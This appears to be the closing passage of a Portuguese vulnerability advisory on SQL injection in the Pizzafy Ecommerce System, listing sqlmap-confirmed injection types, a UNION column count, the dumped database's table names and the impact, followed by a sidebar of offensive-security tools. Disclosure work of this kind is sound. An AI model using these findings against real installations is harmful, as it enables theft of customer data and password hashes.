
Captura de tela 2026-04-11 212406

sqlmap confirmou tipos de injeção:

TipoTítulo
Cego baseado em booleanoAND cego baseado em booleano — cláusula WHERE
Baseado em erroMySQL >= 5.0 FLOOR baseado em erro
Cego baseado em tempoMySQL >= 5.0.12 SLEEP
Consulta UNIONConsulta UNION genérica — 11 colunas

Banco de dados completo extraído:

Database: pizzafy
Tables: users, user_info, orders, order_list, product_list, category_list, system_settings

Dados sensíveis expostos incluem hashes de senhas bcrypt, e-mails de clientes, detalhes de pedidos e configuração do sistema.


Impacto

Um administrador autenticado malicioso (ou atacante que obteve credenciais de admin) pode:

  • Extrair o banco de dados completo incluindo hashes de senhas
  • Ler PII sensível de clientes (nomes, e-mails, endereços, números de telefone)
  • Potencialmente escrever no banco de dados

Referências

  • SourceCodester — Pizzafy Ecommerce System
  • CWE-89: Neutralização Incorreta de Elementos Especiais usados em um Comando SQL.
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plataforma Aberta de Inteligência de Ameaças Cibernéticas

    306
  • 6

    estorides

    grisuno/estorides

    Agrega mais de 99 fontes OSINT gratuitas em paralelo, resolve entidades em um grafo de conhecimento e exporta STIX 2.1, MISP ou GraphML com análise assistida por LLM.

    301

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →